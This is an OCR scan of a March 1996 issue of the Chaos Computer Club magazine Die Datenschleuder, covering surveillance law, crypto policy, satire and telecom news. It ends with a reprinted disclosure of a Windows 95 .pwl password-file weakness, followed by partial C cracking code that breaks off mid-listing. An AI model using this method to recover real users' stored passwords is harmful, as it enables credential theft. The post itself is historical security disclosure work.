
Die Datenschleuder



Das wissenschaftliche Fachblatt für Datenreisende
Ein Organ des Chaos Computer Club

ISSN 0930-1045 März 1996 Nr. 54 DM 5,00 Postvertriebsstück C11301F

Den Großen Bruder anrufen schon ab 12 Pfennig.

Die Tarifreform der Deutschen Telekom ist besser, als Sie denken.

editorial

Liebe Leser,

gerne würden wir endlich die versprochene Leserbriefrubrik einrichten. Dafür würden wir aber auch gerne entsprechend sinnvolle Leserbriefe erhalten. Untenstehend mal ein Beispiel aus der aktuellen Bearbeitung - vielleicht animiert es ja zum besseren...

> Liebe Leute vom CCC!

Lieber P.M.,

>Sie sollen sich ja ganz gut mit der Yellow
>Point-CD auskennen(...), daher wende
>ich mich mit meinem Problem einfach an
>Sie. Unter Windows 3.1 lief die CD ja
>problemlos, doch unter Windows 95 kommt
^^^^^^^^^^

damit dürfte das Problem hinreichend skizziert sein.

>man nicht weit, weil man ab dem dritten
>Bild nicht weiterschalten kann, da der Knopf
>durch Text verdeckt wird. Ist da was zu
>machen oder habe ich jetzt einfach nur Pech
>gehabt? Es wäre schön, wenn ich von Ihnen
>hören dürfte.

Eher letzteres.

>Unter Windows 95 habe ich auch immer häufiger
>das Problem, DOS-Spiele zum Starten zu
>bringen, weil Speicher fehlt. Was kann ich
>dagegen tun?

Startmenue -> Beenden -> Windows herunterfahren. Beim Booten F8 drücken und Punkt 6 (Nur Aufgabeeinforderung) anwählen.
Oder noch mehr Speicher kaufen.
Vielen Dank und viele Grüße, P.M.
Nichts zu danken. winni

Alles komplizierte ist unnötig. Alles Notwendige ist einfach. —Michail Kalaschnikow—

impressum

Die Datenschleuder Nr. 47, März 1996
- 1. Quartal 1996 -

Herausgeber:
Chaos Computer Club e.V.
Schwenckestr. 85, D-20255 Hamburg
Tel. 040-4903757, Fax. 040-4917689
Redaktion (z.Zt., b.a.w.):
Redaktion Datenschleuder (Ost)
Neue Schönhauser Str. 20, D-10178 Berlin
Tel. 030-283 5487 2, Fax. 030-283 5487 8
ViSdP: Andy Müller-Maguhn
Druck: St. Pauli Druckerei, Hamburg

Mitarbeiter dieser Ausgabe:
Andy Müller-Maguhn (andy@ccc.de), Björn Schott, Bishop (bishop@ccc.de), Christoph Haas, Jan Nicolas, Daniel Stolba, Frank Rieger (frank@ccc.de), Kerstin Lenz, Knut Johannsen, Krischan Jodies, Wau Holland (nur Snailmail: siehe FON-Artikel), Winni (winni@ccc.de).

Mitglieder des CCC e.V. erhalten die Datenschleuder im Rahmen ihrer Mitgliedschaft.

Titelbild und Illustrationen von Ingolf Neumann sind geklaut aus dem Buch „Briefe, Päckchen, Telegramme“ von Rainer Crummenerl - Der Kinderbuchverlag Berlin - DDR 1983. Dafür haftet im Zweifellsfall der ViSdP und nicht der (ahnungslose) Herausgeber!

inhalt / index

chaos realitäts dienst

GEZ greift auf Datenbestand der DeteMedien zurück

Die „Gebühren Einzugs Zentrale“ für Rundfunk- und Fernsehgebühren (GEZ) greift offenbar auf den Datenbestand der DeTeMedien zurück. So hat es Fälle gegeben, in denen Menschen nach Beantragung eines Telefonanschlusses inkl. Eintragung ins amtliche Telefonbuch und zur Freigabe für die Auskunft (also: Datenübermittlung an die DeTeMedien, vormals Postreklame) von der GEZ zwecks Anmeldung ihrer Gerätschaften angeschrieben wurden.

Übrigens: wer weder ins Telefonbuch, noch bei der Auskunft, noch auf der CD-ROM der DeTeMedien drauf sein möchte schreibt auf seinen Telefonauftrag am besten: „Ich widerspreche jedweder Datenübermittlung an die DeTeMedien.“ Früher oder später kriegen Sie die Daten sonst doch... *crd@ccc.de*

Fernmeldegeheimnis jetzt abgeschafft

Im Rahmen der „Verordnung über den Datenschutz für Unternehmen, die Telekommunikations- und Informationsdienstleistungen erbringen“ (Telekommunikations- und Informationsdienst-unternehmen - Datenschutzverordnung,TIDSV) wurde das Fernmeldegeheimniss jetzt endgültig abgeschafft. Zumindest dürfen die Unternehmen jetzt ohne das Vorliegen einer richterlichen Genehmigung „Inhaltsdaten auswerten“ - sprich: Gespräche abhören. Wir dokumentieren auszugsweise:

„**§7** Störungen und Mißbrauch von Telekommunikationseinrichtungen, Telekommunikations- und Informationsdienstleistungen

(1) Das Unternehmen darf, soweit es im Einzelfall erforderlich ist,

[...]

(2) bei Vorliegen schriftlich zu dokumentierender tatsächlicher Anhaltspunkte Bestands- (§4) und Verbindungsdaten (§5) zum Aufdecken sowie Unterbinden von Leistungserschleichungen und sonstigen rechtswidrigen Inanspruchnahmen der öffentlichen Telekommunikationsnetze und ihrer Einrichtungen sowie der Telekommunikations- oder Informationsdienstleistungen erheben, verarbeiten und nutzen.

[...]

(4) in den Fällen des §7 Abs. 1 Nr. 2 dürfen Nachrichteninhalte erhoben, verarbeitet und genutzt werden, soweit dies für Maßnahmen zum Aufklären und Unterbinden der dort genannten Handlungen unerläßlich ist. §7 Abs. 3 gilt entsprechend.“

Die TDSV kann beim BMPT bezogen werden: Tel. 0228-14-0, nach Pressestelle fragen.

crd@ccc.de

DeTeMobil stellt „Prepaid“ D-Netz Karten ein

Die DeTeMobil hat nunmehr den Vertrieb von vorrausbezahlten D-Netz Karten eingestellt.

Vor allem zum Weihnachtsgeschäft des letzten Jahres wurde Mobiltelefone für das D-Netz zusammen mit sofort funktionsfähigen D-Netz Karten verkauft, die auch über eine anrufbare Rufnummer. Für abgehende Gespräche gab es ein Limit (Guthaben) von 100.- DM, bzw. einen Zeitraum von 3 Monaten.

Äußerst praktisch, für den Netzbetreiber allerdings weniger kapitalvermehrend, war die Möglichkeit auf diesen Rufnummern R-Gespräche anzunehmen. Da R-Gespräche offenbar erst einige Zeit nach dem Führen der Gespräche abgerechnet werden - und in diesem Falle mangels Fernmeldekontonummer nicht konnten - erfreuten sich insbesonders ausländische Mitbürger an dieser kostensparenden Methode, den Kontakt zu Verwandten und Bekannten aufrecht zu erhalten.

Ob dies allerdings einen hinreichender Ausgleich für die Tatsache darstellt, daß Asylbewerber von der Telekom („aufgrund schlechter Erfahrungen") nur noch gegen Hinterlegung einer Kaution im Bereich von 10.000 - 20.000 DM einen Telefonanschluß bekommen, sei dahingestellt. *crd@ccc.de*

Internet-Benutzer in China: polizeiliche Registrierungspflicht

Laut einer DPA-Meldung von Mitte Februar müssen sich in China alle Benutzer des Internet und anderer Computerdienste polizeilichregistrieren lassen. Das berichtete die amtliche Zeitung „China Daily" unter Berufung auf eine entsprechende Erklärung des Ministeriums für Öffentliche Sicherheit. Wie es hieß, will die Regierung auf diese Weise den Einfluss von pornographischem Material und anderen „schädlichen" Informationen via Computer in das Land verhindern.

Die Benutzer hätten 30 Tage Zeit, sich anzumelden, hieß es. Verstöße wolle die Regierung mit nicht näher bezeichnetenStrafmassnahmen ahnden. In China ist die Zahl der Benutzer von weltweiten Computerdiensten in den vergangenen zwei Jahren sehr schnell gestiegen. Nach Informationen der amtlichen Nachrichtenagentur Xinhua gab es im Juli vergangenen Jahres mehr als 40 000 Kunden. Die tatsächliche Zahl soll allerdings viel höher liegen.

About the 'bust' in Argentina.

Friday december 29. - In Clarin newspaper appears a notice in the front page: 'Frenan un peligroso sabotaje informatico' (dangerous computer sabotage stopped). Inmediatly a media histeria begins. Somone wakes me at 8 in the morning (and another one wakes Raquel Roberti, mu co-author about at the same time) and ask us for opinions.

I had to go to get Clarin and read it. According Clarin, a hacker got into Telecom's internal network (Telconet) and got root privileges in it. Then he hacked several places in Chile and the United States. He tried to hack into U.S. Navy and got detected. The U.S. was beginning an investigation. Telecom said that the hacker could do anything he wanted to do with their systems (remember Phiber Optik).

I had 6 interviews that day (2 in open TV, one in NBC, and 3 in radio). Raquel had about the same. The police had seized his equipment, and arrested him. He was released soon after, because he was only accused of 'interfering with public communications services', the only argentinian law he seemed to broke. Later in the day Telecom said that the hacker could not control anything and he was controlled from the beginning. If that's true, he didn't broke any argentinian law. I got the accusation Telecom presented to the police (via Pagina/12 newspaper and their contacts) and it contradicted the press statement. Te accusation said that the hacker could interfere with the public service. The fact is, it's not important if he could or could not interfere, he didn't interfere, so no law was broken. Anyway, the judge is now in vacation, so until febraury we won't get any news. The hacker was Julio Ardita, AKA 'El Griton'. He had a BBS in Buenos Aires, but he wasn't very known. The important thing was that hackers were suddenly brought to public media attention. Probably Ardita will have no problem at all. *Fernando Bonsembiante, fernando@ubik.satlink.net*

New: PGP-Y

06.02.96 - Our paranormal testing program has already had one commercial spin-off. Our engineers have developed a truly foolproof data security protocol. It is called PGP-Y — „Pretty Good Parasychology." The mechanism is simple. You imagine that you have transmitted data to someone; that person then imagines that he has received it.

Using PGP-Y, any type of information can be transmitted over the Internet with complete security. The key is that the data is transmitted high over the net — so high that the data actually travels above the net rather than within it. The data is transmitted telepathically (and for those who distrust electronic funds, we also have a scheme for transmitting cash and gold plate telekinetically.)

The mini-Annals of Improbable Research („mini-AIR") Issue Number 1996-02, February, 1996
ISSN 1076-500X

Justizminister/Verschlüsselung

„Unter dem Vorsitz der Justizministerin des Landes Sachsen-Anhalt sind die Justizministerinnen und -minister der Länder am 20. und 21.11.1995 in Magdeburg zu ihrer Herbst-Konferenz zusammengetroffen. Die Justizministerinnen und -minister haben folgende Beschlüsse gefasst::

[...]

2.12 Überwachung des Fernmeldeverkehrs in modernen Telekommunikationssystemen

I. Die Justizministerinnen und -minister nehmen den vom Strafrechtsausschuss vorgelegten Bericht Überwachung des Fernmeldeverkehrs in modernen Telekommunikationssystemen' zur Kenntnis. Sie sehen mit Sorge, dass die Möglichkeiten der Strafverfolgungsbehörden zur Überwachung des Fernmeldeverkehrs mit der Fortentwicklung der Informations- und Kommunikationstechnik nicht Schritt halten.

Sie fordern die rechtzeitige Anpassung des gesetzlichen und technischen Instrumentariums, um die verfassungsrechtlich gebotene effektive Strafverfolgung unter rechtsstaatlichen Bedingungen auch weiter zu gewährleisten.

Sie teilen deshalb die Auffassung der Bundesregierung, dass die Netzbetreiber nach geltendem Recht auf eigene Kosten die netzseitig erforderlichen Vorkehrungen zu treffen haben, die sie in die Lage versetzen, ihre gesetzlichen Verpflichtungen im Rahmen der Überwachung des Telekommunikationsverkehrs zu erfüllen.

II. Die Justizministerinnen und -minister beauftragen den Strafrechtsausschuss, die weitere Entwicklung zu begleiten, insbesondere hinsichtlich der

- Erstellung der Bewegungsprofile anhand der Aktivmeldungen von Mobiltelefonen
- des Zugriffs auf die in Mailboxen enthaltenen Informationen,
- des Einsatzes von Verschlüsselungssystemen (Kryptiertechnik), und
- der satellitengestuetzten Telekommunikation.

III. Sie appellieren an die Bundesregierung, im Wege des Ausbaues zwischenstaatlicher Abkommen dafür Sorge zu tragen, dass im Inland die Überwachung des Fernmeldeverkehrs auch solcher Teilnehmer ermöglicht wird, die Vertragspartner ausländischer Netzbetreiber sind.

[...]"

Quelle: „Zeitschrift für Rechtspolitik" 01/96 vom 29.01.1996, S. 26-31

emp - electronic mail press

Kriegsblind durch Laser - ein „Versehen“

(emp) - Laserwaffen sind serienreif und zum Stückpreis von ungefähr 50 DM herstellbar. „Hauptanwendungsgebiet des tragbaren Lasergewehrs ist es, die Augen eines feindlichen Soldaten zu verletzen oder vorübergehend außer Gefecht zu setzen“ wirbt NorInCo, Chinas North Industries Corporation in Peking für seinen serienreifen Blindmacher ZM-87. Über zwei bis drei Kilometer hinweg könne das Gewehr menschliches Augenlicht nachhaltig schädigen. Im Frühjahr 1995 wurde das Lasergewehr erstmals auf einer Messe für Tötungs- und Verstümmelungstechnik in der philippinischen Hauptstadt Manila gezeigt. Das berichtet „der überblick“, die Quartalsschrift der Arbeitsgemeinschaft Kirchlicher Entwicklungsdienst in seiner Herbstausgabe.

Lockhead Sanders aus Nashua, USA, bietet ein ähnliches Produkt, das „Laser Countermeasure System“ LCMS. Das Pentagon preist das Produkt jedoch Natod-kompatibel an. Beim bundeswehrüblichen Orwelldeutsch heißt es „Waffenwirkung auf weiche Ziele“, wenn es z.B. um durchlöcherte Menschen geht. Beim Pentagon ist nur noch vom „Einsatz gegen optische Überwachungsgeräte des Gegners“ die Rede. Der Fall, daß sich hinter einem Fernglas ein „weiches Ziel“ befinden könnte, existiert nur in der Phantasie des Lesers. Die Erblindung der Gegner sei, so das Pentagon in einem Brief an zwei Kongreßabgeordnete, lediglich ein „unbeabsichtigter Folgeschaden“ - eben ein „Versehen“. Englische Kriegsschiffe sollen nach Angaben von SIPRI schon seit Jahren Laserwaffen an Bord führen. Die Bundeswehr arbeitet daran lediglich, um Sachkunde bereitzustellen“ und die entsprechende Untersuchung der Daimler-Benz Aerospace AG wird als Verschlußsache behandelt. Inzwischen unterstützt die BRD zumindest offiziell die seit acht Jahren andauernden Bemühungen Schwedens, Blendwaffen zu verbieten.

Die USA planen LCMS-Serienproduktion für 1997 und sind inzwischen zu einem „Ja-Aber-Verbot“ von Blendlasern bereit. Voraussichtlich wird in Wien ein Blendwaffenverbot verabschiedet, das Firmen wie Norinco nur zu einer westlichen Bräuchen angepaßten Reklame zwingt. Zudem werden sich die USA durchsetzen, damit Soldaten, die „versehentlich“ den Laserstrahl zu hoch dosieren, nicht mehr von den so Erblindeten als Kriegsverbrecher „betrachtet“ werden dürfen.

Wau Holland

Das Leben der Boten war nicht ungefährlich. Viele von ihne mußten sterben, weil sie Mitwisser von Geheimnissen waret

gedankenspiel

Lauschangriff ?!

Wer den großen Lauschangriff auf Wohnungen billigt und liberale Rechtsstaatsprinzipien über Bord wirft, muß die Konsequenzen tragen.

Es besteht durchaus die Möglichkeit, daß Journalisten, engagierte Bürger und Hacker nach dem Prinzip der Grimmschen-Märchen die Abhör-Entscheidung auf die entsprechenden Politiker anwenden.

Ob die Wohnungen der Politiker, die den Großen Lauschangriff durchgesetzt haben, noch länger tabu für harte Recherchen sind, sei dahingestellt...

satire

Wie es zum Schlüsselhinterlegungs- und Aufbewahrungs-Gesetz (SchlAG) kam...

Nachdem die Einbruchskriminalität auch dem letzten klargemacht hatte, dass starke Haus- und Wohnungstüren mit ordentlichen Schlössern nötig seien, ja die Industrie geradezu vortrefflich stabile Türen und geradezu geistreiche Schlösser herstellte und verkaufte, stand die Polizei buchstäblich vor einem neuen Problem: Hin und wieder stand sie vor der Tür - und (k)ein Einbrecher war dahinter. Da nun aber das gewaltsame Öffnen der Tür viel schwieriger war und länger dauerte als vorher und die meisten Häuser vier Seiten haben, während Polizeistreifen nur aus zwei Personen bestehen, waren die Einbrecher oftmals schon über alle Fenstersimse, bevor die Polizei sie hätte sehen oder gar fassen können (sofern es überhaupt Einbrecher gegeben hatte - was oftmals hinterher kaum zu entscheiden war). Ähnlich schlecht ging das Ausheben organisiert-krimineller konspirativer Treffen. Unsere Gesetzeshüter waren grenzenlos frustriert.

Deshalb wurde der Arbeitskreis „Strategische Unsicherheits-Studien (StUsS)" beauftragt, Lösungsvorschläge auszuarbeiten. In Nacht- und Nebelsitzungen wurde erwogen:

* Polizeistreifen werden auf 4 Beamte verstärkt, was die Personalkosten jedoch verdoppelt und deshalb mit der Maxime sparsamen Bürgerschutzes nicht vereinbar schien.

* Es werden nur noch dreieckige Häuser zugelassen, so dass 3er Streifen ausreichen und die Kostensteigerung nur massvolle 50% erreicht. Das Amt für Denkmalschutz protestierte aufs Schärfste und da die meisten PolitikerInnen viereckige Häuser besaßen, war der Vorschlag hiermit vom Tisch.

* Die neuen Türen werden verboten. Dies wurde als politisch nicht durchsetzbar erachtet, da jahrelang neue Türen propagiert worden waren und inzwischen jedermensch die Einbruchsproblematik bei schwachen Türen oder Schlössern begriffen hatte.

* Die neuen stabilen Türen mit einem ordentlichen Schloss erhalten einen zusätzlichen Notknopf, mit dem sie von aussen jederzeit geöffnet werden können. Die missbräuchliche Benutzung des Notknopfs wird mit hoher Strafe belegt, verdeutlicht durch Beschriftung des Notknopfs mit „Nur für den Dienstgebrauch von Polizei und Rettungsdienst bei Gefahr im Verzug oder Vorliegen einer richterlichen Genehmigung". Die JuristInnen betonten, dieser Vorschlag behindere die Türen- und Schlösserindustrie in keiner Form, insbesondere nicht den Export der neuen Hochsicherheitstechnik. Und Missbrauch des Notknopfs sei verboten - sie sähen überhaupt kein Problem. Die PolitikerInnen lobten, die Lösung stehe nicht im Widerspruch zu den bisherigen Presseerklärungen und Wahlversprechen. Der Vorwurf der „Schlüssellüge" könne nicht erhoben werden. Alle waren sich einig, bis der Industrievertreter der Schlösser- und Riegelproduzenten - ein verbohrter Ingenieur ohne jedes juristische und politische Taktgefühl - meinte, warum denn dann nicht gleich das ganze moderne Schloss samt Notknopf weggelassen würde und lediglich das Schild montiert: „Eintritt von Polizei und Rettungsdienst nur bei Gefahr im Verzug oder Vorliegen einer richterlichen Genehmigung". Das spare Kosten und sei funktional äquivalent.

Der Arbeitskreis StUsS war ratlos, bis Prof. em. Dr. Dr. h.c. mult. Oberklug auf die rettende Idee kam:

* Jeder, der eine neue stabile Tür mit einem ordentlichen Schloss besitzt, muss einen Schlüssel bei der örtlichen Polizei hinterlegen.

Der Vorschlag war grandios, leider aber nur unvollkommen durchführbar: Manche fühlten sich durch den Gedanken, die Polizei könnte

jederzeit unentdeckt in die Privatwohnung wie auch das Büro eindringen, gestört - und wurden bei der Schlüsselübergabe noch mit der Nase darauf gestossen. Andere vergaßen einfach, den Schlüssel zu hinterlegen.

Nach wenigen Monaten wurde der Arbeitskreis StUsS erneut zusammengerufen, um eine bessere Lösung zu finden. Da nun wuchs der Vorsitzende des Dachverbandes der Schlösser- und Riegelproduzenten in staatsbürgerlichem Gehorsam über sich und Prof. Oberklug hinaus und schlug folgendes vor:

* Bereits der Schlösserproduzent liefert für jedes Schloss einen Schlüssel bei der Bundespolizei ab. So könne das Schlüsselabliefern nicht vergessen werden.

Der Staatsminister Dr. Behueteuchall war entzückt und nahm sich vor, dies in den Entwurf des Schlüsselhinterlegungs- und Aufbewahrungs-Gesetzes (SchlAG) hineinzuschreiben. So geschah's und die Unruhe in der Bevölkerung nahm ab, denn die Schlosskäufermassen wurden geschont und über die zentrale computergestützte Schlossverbleibsdatenbank zum Schlossendverbraucherverwendungsnachweis kaum öffentlich diskutiert. Manche PolitikerInnen fühlten sich zwar zur Information der Öffentlichkeit verpflichtet - sie konnten aber mit dem Argument, nicht der organisierten Kriminalität den Weg zu den Schlüsseln zu weisen, davon abgebracht werden. Denn in einem waren sich alle einig: Solch eine Datenbank ist nicht zu schützen - hier hilft nur verstecken und schweigen. Und so fiel dann auch niemand auf, dass das weitere Ansteigen der Einbruchskriminalität weniger an zu laschen Gesetzen als vielmehr daran lag, dass viele Schlüssel doch in die falschen Hände gelangten. Auch nahmen die konspirativen Treffen nicht ab - sie fanden nur woanders statt. Auffällig waren die gesündere Gesichtsfarbe der organisierten Kriminellen im Sommer und häufigere Erkältungskrankheiten im Winter.

Sie halten diesen AnSchlAG auf Sicherheit, Unverletzlichkeit der Wohnung und Privatsphäre für frei erfunden und aberwitzig unsinnig.

Mit dem zweiten haben Sie recht, mit dem ersten leider nicht:

Stellen Sie sich statt Wohnungen und Häusern Rechner in der künftigen Informationsgesellschaft vor, statt Schlössern kryptographische Systeme, statt materieller Schlüssel digitale Bitmuster, statt Notknöpfen leicht brechbare kryptographische Systeme, statt versteckter konspirativer Treffen ausserhalb von Wohnungen mittels Steganographie unentdeckbar gut versteckte geheime Nachrichten. Überlegen Sie, wie viel leichter und unentdeckter immaterielle Schlüssel aus der Datenbank entwendet werden können als materielle Schlüssel. Und dann denken Sie an die Key-Escrow-Debatte (Clipper etc.) in den USA, die Diskussion über ein Kryptogesetz hinter verschlossenen Türen (ohne Notknöpfe) in Bonn, lesen Sie das Prachtwerk unserer Regierung, die Fernmeldeverkehr-Überwachungs-Verordnung (FUEV), insbesondere Par. (4). Sie finden Sie unter

http://www.thur.de/ulf/ueberwach/.

Wenn Sie danach nicht nur ungläubig staunen, sondern zutiefst entsetzt sind, dann tun sie was dagegen - das ist in einer Demokratie nicht nur Ihr Recht, sondern fast auch Ihre Pflicht. Schreiben Sie beispielsweise an den Innenminister, den Minister fuer Post und Telekommunikation (Bundesministerium fuer Post und Telekommunikation, Postfach 8001, D-53105 Bonn, Tel. 0228 / 14-0), den Bundeskanzler, die Parteien. Und wenn Sie einen Polizisten oder eine Polizistin treffen - spenden sie Trost, falls der Schlüssel zur Verbesserung der Welt fehlt. Nicht dass uns noch alle der SchlAG trifft.

Andreas Pfitzmann
pfitza@inf.tu-dresden.de

privatsphäre

Verschlüsselungsverbot: der Stand der Debatte

Briefumschläge werden seit altersher verwendet, Postspionage gibt es auch schon eine geraume Weile Ziemlich früh kamen die Kommunikationsabhängigen auf den Trick mit dem Siegelwachs, die etwas Schlaueren benutzten primitive Verschlüsselungsverfahren, die heutzutage unter dem Begriff Verschleierung laufen.

Die Briefumschläge für das e-mail-Zeitalter heißen RSA, IDEA oder PGP und haben eins gemeinsam: bei genügender Schlüssellänge wird das heimliche Mitlesen extrem schwer bis unmöglich. Was tun ?

Organisiert bombenlegende Drogenhandelsnazikriminelle müssen schließlich überwacht werden. Das Beste ist, Briefumschläge einfach für alle zu verbieten. So dachten jedenfalls die verantwortlichen Sicherheitsbeauftragten in Geheimdiensten und Beratergremien. Um die Öffentlichkeit nicht allzusehr zu beunruhigen, erfand man in den USA den bedingt durchsichtigen Briefumschlag und nannte ihn Clipper-Chip. In mehr diktatorisch verfassten Staaten wie Rußland und Frankreich machten sich die Großen Führer nicht allzuviele schlaflose Nächte und verboten das ganze Teufelszeug einfach. Wer dort verschlüsseln will, braucht einen regierungsamtliche Lizenz und muß, weil der Staat ja dortzulande bekanntlich absolut vertrauenswürdig und korruptionsfrei ist, seine Schlüssel bei einer entsprechenden Behörde hinterlegen.

In Deutschland ist der Umgang mit Verschlüsselung in den letzten Jahren eher uneinheitlich. Einerseits wurde mit dem BSI eine Behörde geschaffen, die als zentrale Zertifizierungs- und Schlüsselhortungsstelle fungieren könnte, wenn alles außer staatlicherseits zertifizierte Verschlüsselung verboten wäre. Andererseits ist Verschlüsselungstechnik spätestens seit der Enigma ein deutscher Exportschlager.

Die wichtigste deutsche Firma für derartiges Gerät, die Crypto AG, sitzt in der Schweiz; der Eigentümer ist die Bundesrepublik. Der Bereich Verschlüsselungstechnik nimmt bei Unternehmen wie Siemens, Bosch oder Alcatel einen immer größeren Stellenwert ein, insbesondere im Exportgeschäft. Insofern hat die Industrie nur ein sehr begrenztes Interesse an einer restriktiven Handhabung des Problems. Volkswirtschaftlich betrachtet ist das Risiko, durch unzureichende Verschlüsselung bevorzugtes Opfer von Industriespionage durch gut ausgerüstete Konkurrenten oder ausländische Dienste zu werden, nicht vertretbar.

Wie Beispiele in der jüngsten Vergangenheit (z.B. der Verlust eines großen Bahnprojekts in Südkorea durch ein offenbar abgehörtes internes Fax) zeigten, können die Schäden durch Nachlässigkeit in diesem Bereich erheblich sein.

Das sehen die Bürokraten in der EG nicht ganz so und auch in diversen deutschen Sicherheitsbehörden ist man sich noch nicht ganz sicher, ob denn nun jeder die wirklich guten Briefumschläge benutzen dürfen sollte. Daß Verschlüsselung bereits inkriminiert wird, zeigt sich meist nur in kleinen Details. So wurden etwa bei Hausdurchsuchungen gegen das angebliche Umfeld der in Deutschland verbotenen Autonomen-Postille „radikal“ vor allem Rechner mitgenommen, auf denen Verschlüsselungssoftware installiert war.

Die Konferenz der Justizminister registrierte bereits Handlungsbedarf (siehe Dokumentation Seite 6).

In Brüssel werden gerade, vorerst noch halbherzig, europäisch-einheitliche Regelgungen zur Verschlüsselung debattiert. Wegen der allgemein bekannten Unfähigkeit der deutschen Vertreter alldort und der ebenfalls bekannten hartnäckigen Neigung insbesondere der Franzosen, ihre nationalen Sicherheitshubereien europaweit auszudehnen, könnte sich auch dort problematisches Zusammenbrauen.

Wenn man bedenkt, daß die EU-Kommision zur Zeit ernsthaft darüber verhandelt, eine europäische Quotenregelung im Internet einzuführen, ahnt man die möglichen Damoklesschwerter. (Da das Internet ein Broadcastmedium ist, muß es ja schließlich unter die EU - Regelungen für Fernsehsender fallen, und die müssen offziell ihr Programm mit 51% europäischen Produktionen bestücken. In der DDR mußten die Radiosender auch 60% Ostmusik spielen...) An entsprechender Aufklärungs- und Lobbyarbeit in Brüssel besteht offenbar massiver Bedarf.

Die letzten Nachrichten aus den USA besagen, daß der Clipperchip dank des anhaltenden Widerstands der Bürger- und Cyberrechtsgruppen kaum Akzeptanz findet.

In Senat und Repräsentantenhaus wurde gerade eine parteiübergreifende Gesetzesinitiative eingebracht, die ein deutliche Entschärfung der Restriktionen gegen den Export halbwegs sicherer Cryptoprodukte vorsieht. Die Chancen dieser Initiative sind bei Redaktionsschluß noch nicht beurteilbar, da sie von relativ wenigen Parlamentariern eingebracht wurde.

Im Lichte der Einstellung des Verfahrens gegen den PGP-Autor Phill Zimmermann scheint sich aber einiges zu bewegen. Bestimmendes Diskussionthema in den USA ist aber z.Z der Communications Decency Act (CDA), kurz auch Internetzensurgesetz genannt.

frank@ccc.de

T-Vorstand doch sinnvoll!

Hagen-Hultzsch	= PIC 16C84 - 10 Mhz
Tenzer	= 74HC158
Dr Sommer	= 74HC125

Generaldirektion Telekom
Tel. 0228-181-0, Fax 0228-181-8872

europa bala bala

Quotenregelung für´s Internet?

BRUSSELS, BELGIUM, 1996 MAR 1 (NB) — The European Commission (EC) is working on a series of proposals that will impose controls on the Internet, Newsbytes has learned. The pan-European controls being designed aim to limit new multimedia services on the Internet, forcing the „broadcasters" to ensure that the material they are handling is legal and decent. Perhaps more importantly, the proposals seek to impose the same controls on Internet services as with general broadcast services, such as TV transmissions. These controls mandate that 51 percent of the „transmissions" originate from within the EC. The extension of existing broadcast and transmission proposals to embrace the Internet neatly sidesteps the problem of starting a complete new set of laws relating to the Internet. It could also speed up the time taken to push such legislation through the European Parliament. The proposals have upset the European broadcasting community, as well as some Internet service providers. A coalition of some 40 organizations is now lobbying the EC to try and persuade MEP (Members of the European Parliament) from legislating on broadcast and multimedia services. Although the aim of the proposals is to lessen the number of times that non-EC TV programming, such as Prisoner Cell Block H, Neighbors and Beverley Hills 90210, is shown on European TV channels, the effect on Internet service providers (ISPs) could be to limit the US output on the Internet, including Usenet messages, to European users of the Internet, unless the ISPs can show that at least 51 percent of the „programs" on the Internet originate from within the EC itself.

[Press Contact:
European Commission +32-2-299-1111]

hack

From: Frank Andrew Stevenson
<frank@funcom.no>
To: cypherpunks@toad.com
Subject: Cracked: WINDOWS.PWL
Date: Mon, 4 Dec 1995 17:51:36 +0100 (MET)

A few days ago Peter Gutmann posted a description on how Windows 95 produces RC4 keys of 32 bits size to protect the .pwl files. I verified the information and wrote a program to decrypt .pwl files with a known password, I then discovered that the .pwl files where well suited for a known plaintext attack as the 20 first bytes are completely predictable.
The 20 first bytes of any .pwl files contains the username, which is the same as the filename, in capitals, padded with 0x00. From then I wrote a program to bruteforce the .pwl file and optimized it so it would run in less than 24 hours on an SGI. I run a test of the bruter software and recovered an unknown rc4 key in 8 hours, but the decrypted file was still largely uninteligeble, I then proceeded to decrypt the file at all possible starting points, and discovered valuable information (cleartext passwords) offset in the file. This has enormous implications: RC4 is a stream cipher, it generates a long pseudo random stream that it uses to XOR the data byte by byte. This isn't neccecaraly weak encryption if you don't use the same stream twice: however WIN95 does, every resource is XORed with the same pseudo random stream. What's more the 20 first bytes are easy to guess. This is easy to exploit: XOR the 20 bytes starting at position 0x208 with the user name in uppercase, and slide this string through the rest of the file (xoring it with whatever is there) this reveals the 20 first bytes of the different resources.
From there I went on to study the structure of the .pwl file it is something like this (decrypted):

USERNAME.....wpwpwpwpwpwpwpwp

wpwp
rs???????
rs
rs
rs??????????
rs???????

where wp is i word pointer to the different resources (from start of pwl file) The 2 first bytes of the resource (rs) is its length in bytes (of course XOR with RC4 output) It is the fairly easy to find all the resource pointers by jumping from start of resource to next resource, had it not been for the fact that the size sometimes is incorrect (courtesy of M$)
What follows is a short c program that tries to remedy this and reconstruct the pointertable thus generating at least 54 bytes of the pseudorandom stream, and then proceedes to decrypt as much as possible from the different resources.
What does this show? Although RC4 is a fairly strong cipher, it has the same limitations as any XOR streamcipher, and implementing it without sufficient knowledge can have dire consequences. I strongly suggest that the programmers at Microsoft do their homework before trying anything like this again!
DISCLAIMER:
This is a quick hack, I don't make any claims about usefulness for any purpose, nor do I take responsibility for use nor consequences of use of the software. FUNCOM of Norway is not responsible for any of this,
(I speak for myself, and let others speak for themselves)

This source is hereby placed in the public domain, please improve if you can.

```
- --- glide.c ---

#include <stdio.h>
#include <string.h>

unsigned char Data[100001];
unsigned char keystream[1001];
int Rpoint[300];

main (int argc,char *argv[]) {
 FILE *fd;
 int    i,j,k;
 int size;
 char ch;
 char *name;
 int cracked;
 int sizemask;
 int maxr;
 int rsz;
 int pos;
 int Rall[300]; /* resource allocation table */

 if (argc<2) {
    printf("usage: glide filename (username)");
    exit(1);
 }

 /* read PWL file */

 fd=fopen(argv[1],"rb");
 if(fd==NULL) {
    printf("can't open file %s",argv[2]);
     exit(1);
 }
 size=0;
 while(!feof(fd)) {
     Data[size++]=fgetc(fd);
 }
 size--;
 fclose(fd);

 /* find username */
 name=argv[1];
 if(argc>2) name=argv[2];
 printf("Username: %s\n",name);

 /* copy encrypted text into keystream */
```

```
  cracked=size-0x0208;
  if(cracked<0) cracked=0;
  if(cracked>1000) cracked=1000;
  memcpy(keystream,Data+0x208,cracked );

  /* generate 20 bytes of keystream */
  for(i=0;i<20;i++) {
     ch=toupper(name[i]);
     if(ch==0) break;
     if(ch=='.') break;
     keystream[i]^=ch;
  };
  cracked=20;

  /* find allocated resources */

  sizemask=keystream[0]+(keystream[1]<<8);
  printf("Sizemask: %04X\n",sizemask);

  for(i=0;i<256;i++) Rall[i]=0;

  maxr=0;
  for(i=0x108;i<0x208;i++) {
